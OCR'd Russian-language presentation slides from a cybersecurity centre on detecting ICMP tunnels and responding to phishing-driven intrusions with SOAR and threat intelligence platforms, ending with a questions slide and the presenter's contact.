
1. У нас нет NGFW и есть обычный firewall
2. NGFW реагирует на ICMP туннель по собственным правилам



1. Генерация событий о сетевой активности при создании ICMP туннеля

Условные обозначения


- – Вредоносная активность (события)
- – Сбор информации с хостов
- – Выявление вредоносной активности



1. Распространенный сценарии проникновения злоумышленника в сеть организации – фишинг, уязвимое звено – люди

2. Периметровые средства защиты не всегда могут уберечь компанию от реализации кибератаки

3. TIP обогащает инциденты информацией, которая помогает соединять разрозненные сигналы компрометации и выявлять сложные атаки. Например, инициированные пользователями компании в следствии социальной инженерии, или атаки, которые пропустили периметровые решения безопасности



4 Автоматизированное реагирование на инциденты с помощью SOAR и TIP позволяет вовремя обнаружить, быстро и четко заблокировать вредоносное ПО в соответствии с заложенным сценарием

5 Оркестрация всех средств защиты компании в SOAR обеспечивает более полное понимание ландшафта безопасности компании и позволяет настроить качественные интеграции между инструментами безопасности

ЦЕНТР КИБЕРБЕЗОПАСНОСТИ

Вопросы?

Сергей Марченко

smarchenko@ussc.ru